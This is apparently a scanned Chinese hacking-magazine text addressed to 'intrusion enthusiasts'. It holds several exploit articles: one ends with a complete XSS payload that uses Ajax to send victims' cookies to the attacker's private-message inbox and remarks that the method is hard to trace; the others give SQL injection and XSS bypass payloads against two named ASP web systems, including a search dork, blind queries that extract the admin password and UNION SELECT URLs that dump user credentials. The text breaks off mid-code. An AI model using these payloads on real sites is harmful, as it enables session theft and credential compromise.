XMLHttpRequestObject.open('GET', 'http://www.site.com/privatemessage.phpuser=yourusername&subject=' + window.document.cookie, true);
XMLHttpRequestObject.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
XMLHttpRequestObject.send(null);
// 出于我们的善良
delete XMLHttpRequestObject;
}
// 别忘了这是张图片，要闭合标签哦！
window.document.onload='socket();'">
```

总　结

兄弟姐妹们，现在我们已经做到了利用Ajax窃取Cookie的简单而有效的方法。上面的代码只是作为例子提供的，并不是万能钥匙。比如，如果PM系统用的是Post而不是Get方法，或者很想用图片却没法解除它的限制呢？本文应该能使大家学会编写出更厉害的隐秘的脚本的方法，至少大家应该对无须更新页面即可窃取Cookie有了一定的概念。但也要知道，这种对安全性差的站点的欺骗风险也是很大的，但如果方法得当，也是很难追踪的。总之，本文是一个故事，讲了一个人结合了跨站脚本和跨站请求伪造来执行攻击的故事。如果大家回过头看这些故事里使用的代码，会发现代码是利用了Ajax来执行的，记住哦。

完整的验证代码

```
<img src="javascript:
var XMLHTTPRequestObject = false;
if (window.XMLHttpRequest)
{
  XMLHttpRequestObject = new XMLHttpRequest();
}
else if(window.ActiveXObject)
{
  XMLHttpRequestObject = new ActiveXObject("Microsoft.XMLHTTP");
} else
{ alert("Javascript must be enabled to continue.");
} function socket()
{
XMLHttpRequestObject.open('GET', 'http://www.site.com/privatemessage.php?
user=yourusername&subject=' + window.document.cookie, true);
XMLHttpRequestObject.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
XMLHttpRequestObject.send(null);
delete XMLHttpRequestObject;
}
window.document.onload='socket();'">
```

适合读者：入侵爱好者
前置知识：无

蝶梦林许愿本漏洞浅析



文/图：曾云好

蝶梦林许愿本是目前网络上使用比较多的一个许愿版，经历了几次升级，目前最新版本为2.7。我们可以用关键字"intitle:Nothing is impossible to a willing heart! 心之所愿，无事不成!-蝶梦林许愿V2.7"来查找使用这个系统的网站。比起其他许愿系统来说，其安全性还是比较好的，但这并不代表它就没漏洞，下面就开始我们的漏洞分析之行吧。

search.asp是许愿本的搜索模块，要实现搜索功能，自然少不了数据库的查询操作，所以这里会有参数的传递及操作。按照安全的编程习惯，只要存在参数的传递就应该对其过滤，但是在这里程序员显然没有认识到它的危害，漏洞也自然暴露出来了。其代码如下：

```
startTime=timer()
searchType=request.Form("searchType")
word=request.Form("word")
'取得参数word的值
startTime=timer()
function htmlEncode(str) '过滤函数
str=replace(str,chr(32)," ")
str=replace(str,chr(10),"<br />")
str=replace(str,chr(13),"<br />")
htmlEncode=str
end function
%>
<!--#include file="conn.asp"-->
<%
    openDB
    dim rs_wish,strsql,rs_wish_total,totalPage,splitPage,
filepath
    Set rs_wish=Server.CreateObject("adodb.recordset")
    if(searchType="wisher") then
            strsql="select * from wish where name
like '%"&word&"%' ORDER BY date DESC"
        '参数word没有经过任何过滤就查询了数据库
    else
            strsql="select * from wish where msg
like '%"&word&"%' ORDER BY date DESC"
    end if
    rs_wish.open strsql,connWish,1,1
    rs_wish_total=rs_wish.recordcount
    totalPage=rs_wish.pagecount
    rs_wish.PageSize = 10 '每页显示记录数
    splitPage=rs_wish.PageSize
    filepath="index.asp?"&request.ServerVariables
("PATH_INFO")
```

很显然，参数word没有经过过滤就进行了数据库操作。虽然有过滤函数，但可能是程序员糊涂了，并没有对word进行过滤。利用这个漏洞，我们就可以查询到管理员的密码了。在这里，程序员对搜索的长度进行了20位限制 <input name="word" type="text" id="word" maxlength="20" style="border: 1px solid #7db1b5; background-color:#F6F6F6; " />，以为这样就无法攻击了，其实不然。我们可以把网页下载到本地，把maxlength长度修改到最大，比如修改为1000，然后在提交的时候，把提交地址由原来的相对地址改成绝对地址即可。根据这个查询语句的特殊性，在判断漏洞肯定存在时，我们应该将语句改成"word+'","word+%' and 1=1 and'%","word+%' and 1=2 and'%"，当搜索的条件不符合时，就会出现如图1所示的结果。




图1

要查询管理员的密码也很简单，比如要查询表admin的第一条记录，字段username第一个字的ASCII值是否为b，那么我们就应该输入如下的查询代码"word+%' and (select top 1 asc(mid(username,1,1)) from admin)=98 and'%"，在SQL语句中就变成了select * from wish where name like '%word+%' and (select top 1 asc(mid(username,1,1)) from admin)=98 and'%%'ORDER BY date DESC。

其实这里的注入也很简单，我们只要修改两个and之间的代码就可以了，和在URL中的手工注入是一模一样的。细心的朋友应该可以看到，对于这个漏洞的攻击是少不了单引号这个字符来进行数据的闭合的，所以防止这个漏洞非常的简单，只要把搜索关键字中的单引号过滤，就没有机会注入了。

在检查系统是否存在跨站漏洞时，我发现其过滤跨站攻击的函数是这样编写的。

```
function HTMLEncode(str)
        str=replace(str,"&","&amp;")
        str = Replace(str, ">", "&gt;")
        str = Replace(str, "<", "&lt;")
        str = Replace(str, " ", " ")
        str = Replace(str, """", "&quot;")
        str=replace(str,"%0D",chr(10))
        str=replace(str,"<br />",chr(10))
        if isArray(badWord) then
        dim i
        for i =0 to ubound(badWord)
        str = Replace(str,badWord(i), "*")
                next
        else
                str = Replace(str,badWord, "*")
        end if
        HTMLEncode=str
  end function
```

虽然这个函数可以过滤大部分跨站的攻击，但是在特定的环境下还是可以被绕过的。比如很多系统提供了自定义头像功能，此时就可以输入<img src=javascrip:alert("cmd")></img>来达到跨站效果。如果不可以用函数和字符串，还可以用<img src=javascript:alert('cmd')></img>来突破，如图2所示。





图2

而上面的函数只是转换掉"＜＞"字符，让用户不能建立自己的HTML标记，这是远远不够的，因为攻击者可以借助系统提供的"<>"来间接达到攻击效果，所以系统自己的HTML标记也要防范。过滤JavaScript和特殊字符"&"可以阻止用户修改标记的属性为Script，最后通过"""和空格的过滤使用户不能引发时间机制和重建其他的属性，将用户的输入限制在一个字符串内，只有这样才能从本质上把跨站漏洞杜绝。

我在上面只是简单地分析了一下蝶梦林许愿本，其搜索模块的注入漏洞还是比较严重的。程序员应该都要明白，一切漏洞的产生都是因为变量和逻辑没有考虑好而导致的，所以在写程序时要特别注意，变量一定要过滤好，而逻辑上的考虑主要是离散数学方面。只要这两方面过关了，那么系统的安全性将会大大提高。

适合读者：入侵爱好者
前置知识：SQL语句

飞龙文章管理系统致命漏洞分析



文/图 花非花[L.S.T]

在上传漏洞盛行的时候，曾经暴出过关于飞龙文章管理系统的上传漏洞。今天，就让我们来看看这套系统另外的漏洞吧！以下内容的测试版本均为飞龙文章管理系统v2.1修正版。

注入漏洞分析和利用

漏洞出现在user_editarticle.asp文件（修改或者编辑文章功能的文件）中，我们先来看看存在漏洞的代码。

```
<%
  set ArtRs=conn.execute("select * from [article] where artid="&request("artid"))
if isnumeric(request("artid")) then
  ArtID=request("artid")
  response.Cookies("ArtID")=ArtID
  end if
%>
<form name="frmAnnounce" method="post" action="user_savearticle.asp?Action=Edit">
  <input name="artid" type=hidden value="<%=request("artid")%>" >
```

从上面的代码来看，程序首先用request方法获取从客户端提交上来的数据artid的值，然后存入变量artid中，最后执行整条SQL语句。而在这个过程中，request("artid")是未经过过滤的。虽然后面用isnumeric(request("artid"))来判断request("artid")的值是否为数字型，如果是则存入ArtID的Cookie中，但这个貌似对获取客户端提交数据进行过滤的语句，事实上并没有尽到其功能。因为前面已经把提交的未经过过滤的数据直接参与了SQL查询，这样，注入漏洞仍然会产生。

我们注册一个账号，然后发个帖子，再编辑这个已经发表的帖子，如图1所示。




图1

然后提交http://localhost/user_editarticle.asp?Action=Edit&ArtID=5%20order%20by%2010，返回和图1一样的结果，说明参与SQL查询的字段大于或者等于10个，再改变order by的值为25，返回如图2所示的结果，说明参与SQL查询的字段小于25。一直改变order by后的值为21时，返回正常，order by 22时出错，说明参与SQL查询的字段为21个。




图2

再提交http://localhost/user_editarticle.asp?Action=Edit&ArtID=5%20and%201=2%20union%20select%201,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20[user]，其中user表存放所有用户，包括管理员在内。注意，这里的user表要用"[]"括起来，如果不用"[]"括起来，就会出现如图3所示的错误。如果注入成功，则返回如图4所示的页面。




图3




图4

和原来正常情况下的内容比起来有何变化？和图1比较一下就一目了然了。再提交http://localhost/user_editarticle.asp?Action=Edit&ArtID=5%20and%201=2%20union%20select%201,username,password,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21%20from%20[user]，返回如图5所示的内容。




图5

这样，在文章标题和文章内容的文本框中，我们就得到了管理员的用户名和MD5加密的密码了。

Cookie欺骗漏洞分析和利用

我们先来看看INC/const.asp文件中的一个函数，其代码如下所示。

```
sub checkFlag()
    if request.cookies("12912")("UserName")="" then
        response.redirect "login.asp"
    else
        if request.cookies("12912")("Flag")>1 then
response.write "<br><p align=center>您没有操作的权限</p>"
            response.end
        end if
    end if
end sub
```

此函数的功能是判断request.cookies方法获取从客户端提交上来的Cookie的username键值是否为空，如果为空则转到登录页面，再通过Cookie信息的Flag键值来判断是否具备权限。看完这个函数，再来看另一个页面admin_left.asp文件的一行代码

```
